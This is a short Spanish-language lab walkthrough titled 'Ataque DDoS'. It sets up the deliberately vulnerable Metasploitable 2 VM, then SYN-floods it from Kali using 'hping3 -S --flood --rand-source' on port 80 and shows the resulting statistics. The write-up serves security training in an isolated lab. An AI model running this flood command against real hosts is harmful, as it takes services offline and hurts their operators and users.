


Ataque DDoS

Paso 1: Descargamos metasploitable2

The screenshot shows a web browser displaying the RAPID Docs website at docs.rapid7.com/metasploit/metasploitable-2/. The page title is "Metasploitable 2". The left sidebar has a tree view of documentation categories, with "Setting Up a Vulnerable Target" expanded and "Metasploitable 2" selected. The main content area describes Metasploitable 2 as an intentionally vulnerable Ubuntu Linux virtual machine for testing common vulnerabilities. It provides download links for the compressed file (about 800 MB) from <https://information.rapid7.com/metasploitable-download.html> and <https://sourceforge.net/projects/metasploitable/>.

Paso 2: Instalamos la máquina virtual en virtualbox

The screenshot shows the Oracle VM VirtualBox Manager settings window for a VM named "metasploitable2". The "General" tab is selected in the sidebar. In the "General" section, the VM Name is set to "metasploitable2", OS is "Linux", OS Distribution is "Oracle Linux", and OS Version is "Oracle Linux (64-bit)". In the "Sistema" section, the Base Memory is set to 1024 MB. The "Aceptar" (Accept) button is highlighted at the bottom right.



Paso 3: Verificamos la dirección ip asignada por metasploitable2

```
msfadmin@metasploitable:~$ config
-bash: config: command not found
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8a:f0:c4
          inet addr:192.168.0.112 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8a:f0c4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:49 errors:0 dropped:0 overruns:0 frame:0
            TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5699 (5.5 KB) TX bytes:7168 (7.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Paso 4: Empezamos el ataque

```
(kali㉿kali)-[~]
$ sudo hping3 -S --flood --rand-source -p 80 192.168.0.112
HPING 192.168.0.112 (eth0 192.168.0.112): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)

Paso 5: Detenemos el ataque

```
(kali㉿kali)-[~]
$ sudo hping3 -S --flood --rand-source -p 80 192.168.0.112
HPING 192.168.0.112 (eth0 192.168.0.112): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.0.112 hping statistic —
1389988 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
$
```